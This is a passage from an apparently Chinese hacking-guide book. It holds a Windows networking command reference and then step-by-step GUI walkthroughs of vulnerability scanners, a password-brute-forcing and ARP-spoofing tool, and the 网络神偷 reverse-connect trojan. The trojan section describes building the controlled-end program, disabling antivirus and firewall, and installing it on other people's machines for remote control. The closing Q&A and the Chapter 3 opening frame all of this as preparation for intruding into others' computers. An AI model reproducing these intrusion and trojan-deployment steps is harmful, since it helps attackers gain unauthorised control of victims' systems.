- -a [InetAddr] [-N IfaceAddr]：显示所有接口的当前ARP缓存表。要显示指定IP地址的ARP缓存项，请使用带有InetAddr参数的arp -a，此处的InetAddr代表指定的IP地址。要显示指定接口的ARP缓存表，请使用-N IfaceAddr参数，此处的IfaceAddr代表分配给指定接口的IP地址。-N参数区分大小写。
- -g [InetAddr] [-N IfaceAddr]：与-a相同。
- -d InetAddr [IfaceAddr]：删除指定的IP地址项，此处的InetAddr代表IP地址。对于指定的接口，要删除表中的某项，请使用IfaceAddr参数，此处的IfaceAddr代表分配给该接口的IP地址。要删除所有项，请使用星号（*）通配符代替InetAddr。
- -s InetAddr EtherAddr [IfaceAddr]：向ARP缓存添加可将IP地址InetAddr解析成物理地址EtherAddr的静态项。要向指定接口的表添加静态ARP缓存项，请使用IfaceAddr参数，此处的IfaceAddr代表分配给该接口的IP地址。

2.2.6 at命令

at命令用于列出在指定的时间和日期在计算机上运行的已计划命令或计划命令和程序。必须正在运行“计划”服务才能使用 at 命令。使用不带参数的at命令可以显示当前的计划任务列；使用“at 18:00 shutdown -s -t 30”命令，可以将电脑设置在18:00自动关机，并且关机前延迟30秒。

at命令常用的语法为：at [\\computername] [[id] [/delete] | /delete [/yes]]和at [\\computer name] time [/interactive] [/every:date[,...]| /next:date[,...]] command。

- \\computername：指定远程计算机。如果省略该参数，命令将安排在本地计算机。
- Id：指定指派给已计划命令的识别码。
- /delete：取消已计划的命令。如果省略了id，计算机中已计划的命令将被全部取消。
- /yes：当删除已计划的事件时，对系统的查询强制进行肯定的回答。
- time：指定运行命令的时间。将时间以24小时标记（00:00[午夜]到23:59）的方式表示为“小时:分钟”。
- /interactive：允许作业与在作业运行时登录用户的桌面进行交互。
- /every:date[,...]：在每个星期或月的指定日期（例如，每个星期四，或每月的第三天）运行命令。将 date 指定为星期的一天或多天（M,T,W,Th,F,S,Su），或月的一天或多天（使用 1 到 31 的数字）。用逗号分隔多个日期项。如果省略了date，将假定为该月的当前日期。
- /next:date[,...]：在重复出现下一天（例如，下个星期四）时，运行指定命令将date 指定为星期的一天或多天（M,T,W,Th,F,S,Su），或月的一天或多天（使用 1 到 31 的数字）。用逗号分隔多个日期项。如果省略了 date，将假定为该月的当前日期。
- command：指定要运行的 Windows命令、程序（.exe 或 .com 文件）或批处理程序（.bat 或.cmd文件）。当命令需要路径作为参数时，请使用绝对路径，也就是从驱动器号开始的整个路径。如果命令在远程计算机上，请指定服务器和共享名的UNC符号，而不是远程驱动器号。如果命令不是可执行（.exe）文件，必须在命令前加上 cmd /c。

2.2.7 systeminfo命令

systeminfo 命令用于显示计算机上的系统信息，如操作系统及其配置、安全信息、产品ID，硬件属性、RAM、磁盘空间和网卡。使用不带任何参数的systeminfo命令，可以显示当前计算机中的系统信息。

使用指定的参数，还可以显示远程计算机中的相关信息。systeminfo命令的语法为：systeminfo [/s Computer [/u Domain\User [/p Password]]] [/fo {TABLE|LIST|CSV}] [/nh]。

- /s Computer：指定远程计算机名称或IP地址（不能使用反斜杠）。默认值是本地计算机。
- /u Domain\User：运行具有由User或Domain\user指定用户的账户权限命令。默认值是当前登录发布命令的计算机的用户权限。
- /p Password：指定用户账户的密码，该用户账户在/u参数中指定。
- /fo {TABLE|LIST|CSV}：指定输出所用的格式。有效值为TABLE、LIST和CSV。输出的默认格式为LIST。
- /nh：取消输出结果中的列标题。当/fo参数设置为TABLE或CSV时有效。

2.2.8 ipconfig命令


显示所有当前的TCP/IP网络配置值、刷新动态主机配置协议（DHCP）和域名系统（DNS）设置。使用不带参数的ipconfig可以显示所有适配器的IP地址、子网掩码、默认网关。


此外，使用带有指定参数的ipconfig命令，还可以获取更多信息。ipconfig命令的语法为：ipconfig [/all] [/renew [Adapter]] [/release [Adapter]] [/flushdns] [/displaydns] [/showclassid Adapter]。

- /all：显示所有适配器的完整TCP/IP配置信息。在没有该参数的情况下ipconfig只显示IP地址、子网掩码和各个适配器的默认网关值。适配器可以代表物理接口（例如安装的网络适配器）或逻辑接口（例如拨号连接）。
- /renew [Adapter]：更新所有适配器（如果未指定适配器），或特定适配器（如果包含了Adapter参数）的DHCP配置。该参数仅在具有配置为自动获取IP地址的网卡的计算机上可用。要指定适配器名称，请输入使用不带参数的ipconfig命令显示的适配器名称。
- /release [Adapter]：发送DHCPRELEASE消息到DHCP服务器，以释放所有适配器（如果未指定适配器）或特定适配器（如果包含了Adapter参数）的当前DHCP配置并丢弃IP地址配置。该参数可以禁用配置为自动获取IP地址的适配器的TCP/IP。要指定适配器名称，请输入使用不带参数的ipconfig命令显示的适配器名称。
- /flushdns：清理并重设DNS客户解析器缓存的内容。如有必要，在DNS疑难解答期间，可以使用本过程从缓存中丢弃否定性缓存记录和任何其他动态添加的记录。
- /displaydns：显示DNS客户解析器缓存的内容，包括从本地主机文件预装载的记录以及由计算机解析的名称查询而最近获得的任何资源记录。DNS客户服务在查询配置的DNS服务器之前使用这些信息快速解析被频繁查询的名称。
- /showclassid Adapter：显示指定适配器的DHCP类别ID。要查看所有适配器的DHCP类别ID，可以使用星号（*）通配符代替Adapter。该参数仅在具有配置为自动获取IP地址的网卡的计算机上可用。

2.2.9 netstat命令

显示活动的TCP连接、计算机侦听的端口、以太网统计信息、IP路由表、IPv4统计信息（对于IP、ICMP、TCP和UDP协议）以及IPv6统计信息（对于IPv6、ICMPv6、通过IPv6的TCP以及通过IPv6的UDP协议），例如使用不带参数的netstat命令可以显示活动的TCP连接，使用带-e -s参数的netstat命令可以显示以太网统计信息和所有协议的统计信息。





netstat的常用语法：netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]。

- -a：显示所有活动的TCP连接以及计算机侦听的TCP和UDP端口。
- -e：显示以太网统计信息，如发送和接收的字节数、数据包数。该参数可以与-s结合使用。
- -n：显示活动的TCP连接，不过，只以数字形式表现地址和端口号，却不尝试确定名称。
- -o：显示活动的TCP连接并包括每个连接的进程ID（PID）。可以在Windows任务管理器中的“进程”选项卡上找到基于PID的应用程序。该参数可以与-a、-n和-p结合使用。
- -p Protocol：显示Protocol所指定的协议的连接。在这种情况下，Protocol可以是tcp、udp、tcpv6或udpv6。如果该参数与-s一起使用按协议显示统计信息，则Protocol可以是tcp、udp、icmp、ip、tcpv6、udpv6、icmpv6或ipv6。
- -s：按协议显示统计信息。默认情况下，显示TCP、UDP、ICMP和IP协议的统计信息。如果安装了Windows XP的IPv6协议，就会显示有关IPv6上的TCP、IPv6上的UDP、ICMPv6和IPv6协议的统计信息。可以使用-p参数指定协议集。
- -r：显示IP路由表的内容。该参数与route print命令等价。
- Interval：每隔Interval秒重新显示一次选定的信息。按“Ctrl+C”组合键停止重新显示统计信息。如果省略该参数，netstat将只打印一次选定的信息。

2.2.10 nslookup命令

nslookup命令用于显示可用来诊断域名系统（DNS）基础结构的信息，该命令只有在已安装TCP/IP协议的情况下才可以使用。

nslookup的常用语法为：nslookup [-SubCommand ...] [{ComputerToFind|[-Server]}]。

- -SubCommand ...：将一个或多个nslookup子命令指定为命令行选项。
- ComputerToFind：如果未指定其他服务器，就使用当前默认DNS名称服务器查阅ComputerToFind的信息。要查找不在当前DNS域的计算机，请在名称上附加句点。
- -Server：指定将该服务器作为DNS名称服务器使用。如果省略了-Server，将使用默认的DNS名称服务器。

此外，在使用nslookup命令时，还需要了解以下几点。

- 如果ComputerToFind是IP地址，并且查询类型为A或PTR资源记录类型，则返回计算机的名称。如果ComputerToFind是一个名称，并且没有跟踪期，则向该名

称添加默认DNS域名。此行为取决于下面set子命令的状态：domain、srchlist、defname和search。

- 如果输入连字符（-）代替ComputerToFind，命令提示符更改为nslookup交互式模式。
- 命令行长度必须少于256个字符。
- nslookup有两种模式：交互式和非交互式。
- 如果仅需要查找一块数据，请使用非交互式模式。对于第一个参数，输入要查找的计算机的名称或IP地址。对于第二个参数，输入DNS名称服务器的名称或IP地址。如果省略第二个参数，nslookup使用默认DNS名称服务器。
- 如果需要查找多块数据，可以使用交互式模式。为第一个参数输入连字符（-），为第二个参数输入DNS名称服务器的名称或IP地址。或者，省略两个参数，则nslookup使用默认DNS名称服务器。下面是一些有关在交互式模式下工作的提示。
- 要随时中断交互式命令，请按“Ctrl+B”组合键。
- 要退出，请执行exit命令。
- 要将内置命令当作计算机名，请在该命令前面放置转义字符（\）。
- 如果查找请求失败，nslookup将打印错误消息。下表列出了可能出现的错误消息。

错误信息	说明
Timed out	重试一定时间和一定次数之后，服务器没有响应请求。可以通过set timeout子命令设置超时期。而利用set retry子命令设置重试次数
No response from server	服务器上没有运行DNS名称服务器
No records	尽管计算机名有效，但是DNS名称服务器没有计算机当前查询类型的资源记录。查询类型使用set querytype命令指定
Nonexistent domain	计算机或DNS域名不存在
Connection refused or Network is unreachable	无法与DNS名称服务器或指针服务器建立连接。该错误通常发生在ls和finger请求中
Server failure	DNS名称服务器发现在其数据库中内部不一致而无法返回有效应答
Refused	DNS名称服务器拒绝为请求服务
Format error	DNS名称服务器发现请求数据包的格式不正确。可能表明nslookup中存在错误

2.3 黑客常用工具


知识导读

除了一些常用的命令外，黑客还会借助一些功能强大的工具软件来实现自己目的，常见的有SSS扫描器、流光扫描器、Sniffer Portable嗅探器、网络神偷远程控制器等，通过这些软件，黑客们可以欺骗目标主机和安全软件，进而方便地检测到目标主机上存在的漏洞等信息。为使读者和黑客能够知己知彼，本节将为读者介绍黑客的常用工具及其使用方法。


2.3.1 SSS扫描器

SSS（Shadow Security Scaner）是一款在黑客界赫赫有名的系统漏洞扫描工具，它适用于Windows XP及早期的Windows系统。SSS扫描器可以对大范围内的系统漏洞进行安全、高效、可靠的安全检测，并且它的扫描速度与精确度可以与一些专业的黑客叫板，下面介绍这款扫描工具及其用法。

01 下载并安装SSS扫描器，启动其主程序，然后在打开的程序窗口中单击左上角的“New session”按钮。




02 在打开的对话框中选择预设的扫描方式，如果需要自定义扫描规则，则单击“Add rule”按钮。




03 在打开的对话框中根据需要创建扫描规则，在“please enter new rule name”文本框中输入新建规则的名称，然后单击“OK”按钮。

04 在打开的“Security Scanner Rules”对话框中根据需要设置新规则的有关选项，本例保持默认设置，直接单击“OK”按钮。

05 在返回的对话框中选中新建的扫描规则，然后单击“Next”按钮。



06 在弹出的“New session”对话框中单击“Add host”按钮。




07 在打开的“Add host”对话框中选中“Host”单选项，然后在“Name or IP”文本框中输入主机名称或IP地址，本例输入“192.168.1.254”，然后单击“Add”按钮。

提示


在此对话框中，各个单选项可设置的内容如下。

- Hosts range：设置扫描的IP地址范围。
- Hosts from file：通过指定已存在的目标计算机列表文件添加要扫描的计算机。
- Host groups：通过添加工作组的方式添加目标计算机，并设置登录的用户名和密码。


08 在返回的“New session”对话框中选中新添加的IP地址，然后单击“Next”按钮。




09 在返回的主程序窗口中单击“Start scan”按钮，开始扫描。



10 在扫描过程中，用户可以在“Statistics”选项卡中查看扫描的进度，在“scanner”选项卡中查看扫描结果及危险程序的补救措施等。




11 使用SSS还可以进行DOS安全性检测，在主程序窗口中单击左侧的“Scanner”选项列表框中的“DoS Checker”按钮。



12 在打开的对话框左侧选中扫描方式，拖动“Thread”栏的滑块设置扫描的线程数，然后单击“Start”按钮，即可进行DoS检测，并给出结果。

13 此外，用户还可以在程序主窗口中单击“Options”按钮，然后在打开的窗口中设置常规选项（General）和扫描选项（Scanner）。



提 示

在“Security Scanner Options”对话框中其他选项的含义如下：

- Schdulers：扫描的时间表，在此选项卡中可设置定期扫描时间。
- Auto update：自动更新，在此选项卡中可设置软件的更新规则。
- Souds：声音，在此选项卡中设置软件的报警音。
- Nmap：Nmap扫描器，在此选项卡中可设置Nmap扫描的规则。

2.3.2 流光扫描器


流光不仅是一个安全漏洞扫描工具，更是一个功能强大的渗透测试工具，它以其独特的C/S结果设计的扫描设计颇得广大网友的好评。流光扫描器的主要功能如下：

- 扫描包括POP3、FTP、IMAP、TELNET、MSSQL、MYSQL、WEB、IPC、DAEMON等漏洞。

- 暴力破除POP3、FTP、IMAP、HTTP、PROXY、MYSQL、SMB、WMI等密码。
- 利用ARP欺骗，对交换环境下的局域网内主机进行嗅探，此外还提供了采用C/S结果的远程网络嗅探功能。
- 流光包括了SQLCCMD、NTCMD、SRV、TCP Relay等渗透工具，具有强大的渗透功能。
- 可以定制各种字典文件，从而保证能够高效地破解密码。

流光扫描器的功能比较多，具体的操作对初学者来说可能会比较烦琐，不过其软件主界面为汉语界面，用户可以慢慢进行探索使用。下面介绍使用流光扫描器批量扫描局域网内的主机的方法，具体操作步骤如下。

01 下载并安装流光扫描器。启动其主程序，在打开的软件界面中依次单击“文件”→“高级扫描向导”菜单命令。



02 在弹出的“设置”对话框中设置扫描的IP地址段，其他项保持默认设置，然后单击“下一步”按钮。

03 在打开的“PORTS”对话框中设置扫描端口的范围，选择“自定端口扫描范围”选项，可在其下方设置端口的范围，本例保持默认设置，直接单击“下一步”按钮。

04 在接着打开的“POP3”对话框中询问是否扫描“POP3”信息，这里保持默认设置，直接单击“下一步”按钮。

05 在接着打开的“FTP”对话框中询问是否获取FTP版本，保持默认设置，直接单击“下一步”按钮。


06 在接着打开的“SMTP”对话框中设置是否进行EXPN/VRFY扫描和是否获取SMTP版本，然后单击“下一步”按钮。

07 在接着打开的“IMAP”对话框中保持默认设置，直接单击“下一步”按钮。

08 在接着打开的“TELNET”对话框中保持默认设置，单击“下一步”按钮。

09 在接着打开的“CGI”对话框中根据实际情况勾选或取消勾选对应选项，然后单击“下一步”按钮。

10 在接着打开的“CGI Rules”对话框中单击下拉按钮，将操作系统设置为“All”，根据实际情况勾选或取消勾选“漏洞列表”中的选项，然后单击“下一步”按钮。



11 在接着打开的“SQL”对话框中保持默认设置，直接单击“下一步”按钮。

12 在接着打开的“IPC”对话框中根据实际情况勾选或取消勾选对应的选项，然后单击“下一步”按钮。

13 在接着打开的“IIS”对话框中单击“下一步”按钮。

14 在接着打开的“FINGER”对话框中单击“下一步”按钮。


15 在接着打开的“RPC”对话录中设置是否扫描“RPC”服务，然后单击“下一步”按钮。

16 在接着打开的“MISC”对话框中设置扫描内容，然后单击“下一步”按钮。

17 在接着打开的“PLUGINS”对话框中单击下拉按钮，将系统类型设置为“All”，然后单击“下一步”按钮。


18 在打开的“选项”对话框中设置各项文件的保存位置，然后单击“下一步”按钮。

19 在接着打开的“选择流光主机”对话框中将主机设置为“本机主机”，然后单击“下一步”按钮。



20 流光软件开始对前面设置的IP地址段中的计算机进行扫描。

21 当扫描到安全漏洞时，流光会弹出“扫描结果”对话框，在其中可以查看能够连接成功的主机和其扫描得到的安全漏洞信息。




2.3.3 HostScan网络主机扫描

HostScan网络主机扫描是一款强大的网络扫描软件，包括IP扫描、端口扫描和网络服务扫描。IP扫描可以扫描任意范围的IP地址（0.0.0.0）到（255.255.255.255），找到正在使用中的网络主机；端口扫描可以扫描已发现网上主机的端口，范围可以从1到65535，获得已经打开的端口的信息，对端口分析可以知道是否有人在你的电脑上留下了后门；网络服务扫描可以扫描打开的端口，返回端口后台运行的网络服务信息，例如,通常情况下,端口80运行的是HTTP服务。扫描完成后，会给出一份详细的网络扫描报告，以备查阅。

网络主机扫描（HostScan）运行稳定，扫描结果准确；并能根据网络的不同情况调整扫描等待时间，对于局域网（LAN）用户特别有用。下面介绍使用HostScan扫描网络主机的方法，具体操作步骤如下。

01 下载并安装HostScan软件，启动其主程序，在打开的程序窗口中的用户地址栏设置扫描的范围，然后单击“开始扫描”按钮。




02 软件开始对指定范围内包括本机的计算机进行扫描，用户可以在右侧的窗格中查看扫描到的信息。

03 扫描完成后，程序会弹出“扫描结果报告”对话框，其中显示了所有扫描到的信息，例如某台计算机中开启的端口等信息。


2.3.4 网络神偷远程控制器

网络神偷是一款反弹木马软件，它利用反弹端口技术使被控端与主控端自动连接，避开防火墙的拦截，甚至从一个局域网连接到另一个局域网，并且可以远程控制目标主机。使用网络神偷实现对目标主机的控制方法如下。


01 下载并解压“网络神偷”软件，双击“NetThief.exe”文件，在打开的首次运行向导对话框中选择支持方式（本例保持默认设置），然后单击“下一步”按钮。




02 在接着打开的对话框中可以看到所选支持方式使用的相关提示说明，然后单击“下一步”按钮。




03 在接着打开的对话框中指定连接的端口，本例保持默认设置，直接单击“完成”按钮。




04 软件开始应用设置，此过程由系统自动完成。



05 软件提示需要先生成“被控制端软件”，这里单击“确定”按钮，继续操作。



06 在打开的对话框中选择被控制端程序的版本，以及被控制端运行后的选项，然后单击“开始生成”按钮。




提示


个人版需要先购买才能使用，如果没有购买，则选择“普通版”。

07 软件会提示普通版的被控制端程序会被杀毒软件查杀，这里单击“确定”按钮，然后关闭安全软件和防火墙程序继续安装。

08 在弹出的对话框中提示被控制端程序已经生成，需要在其他计算机上安装，这里单击“确定”按钮。



09 在打开的窗口中双击“被控端软件”文件，即可在本地主机上运行该程序。



10 在其他主机上安装前面步骤中生成的被控制端程序，即可对远程主机进行控制。

提示

连接远程主机后，用户可以通过软件工具栏中的按钮来执行复制、粘贴、新建文件夹、删除文件夹、关闭远程计算机等操作。

注意

从网上下载黑客类工具时要小心，有些非正规网站提供的文件本身就可能附带木马或病毒。请下载后仔细检查，以免因此引发电脑故障或导致泄密、丢失数据等损失。

2.4 疑难解答

问：在DOS环境下，对于一些常用的操作有对应的快捷键吗？

答：在DOS环境下，可以使用对应的快捷键来执行特殊的操作，下面介绍一些DOS环境下的快捷键及其对应的含义。

- Ctrl+Alt+Del：系统复位、热启动。
- Ctrl+Break（或Ctrl+C）：终止一个命令或一个程序的执行；终止或退出当前操作。
- Ctrl+PrtSc（或Ctrl+P）：按此组合键后，屏幕显示内容同时送打印机打印，再按此组合键，则停止打印输出。
- Shift+PrtSc：在打印机上对当前屏幕进行硬复制，即复制一帧。
- Ctrl+Numlock：暂停屏幕显示的滚动，以便阅读，然后按任意键，可恢复滚动。
- F1或→：复制一个字符。
- F2：先按此键，再按某一字符键，则复制指定符之前的所有字符。

- F3：复制从当前字符开始到行末的所有字符。
- F4：先按此键，再按某一字符键，则删除指定字符之后的所有字符。
- F5：存储当前行。
- F6：给出文件结束符。

问：除了前面介绍的软件外，还有其他软件可以协助黑客入侵他人电脑吗？在下载和使用这些软件时有什么技巧和注意事项呢？

答：除了前面介绍的软件以外，还有很多例如网络执法官、网控易、PCWatch、万象等都具有强大的网络监控功能。由于大部分黑客辅助软件都是由网友制作，所以没有固定的官方网站，这就需要通过搜索引擎来查找指定类型的软件。例如要找网络监控类的软件则可以搜索“网络监控软件”。还需要注意的是，很多软件都存在于非正规的下载平台上，而这些网站本身就存在不安全因素，在这种情况下应注意防毒措施，特别是下载软件时一定要先使用安全软件进行扫描，以免下载到病毒程序。

就像前文提到的，常见的黑客软件都存在着一些不安全因素，在使用的同时，一定不要将其设置为开机启动，而且在使用结束后应立即将其卸载，并整理残留的垃圾文件。

Chapter 03

第3章 信息搜集与漏洞扫描

一个合格的黑客绝对不会对目标计算机进行盲目入侵，他们总会花费大量的时间来对目标主机进行扫描，查找出目标的系统弱点与漏洞，从而根据相应的弱点与漏洞采取适当的攻击方式与策略。对于黑客来说，信息搜集与漏洞扫描是一个枯燥但非常重要的环节，本章将对它们的具体方法进行介绍。

本章要点：

- ★ 搜集信息
- ★ 检测系统漏洞
- ★ 扫描服务和端口

3.1 搜集信息

知识导读

搜集信息是入侵他人电脑前必须做的准备工作，只有掌握了足够的信息才能顺利地进入他人的电脑，从而实施进一步的操作。本节将介绍收集信息的方法。

3.1.1 获取IP地址

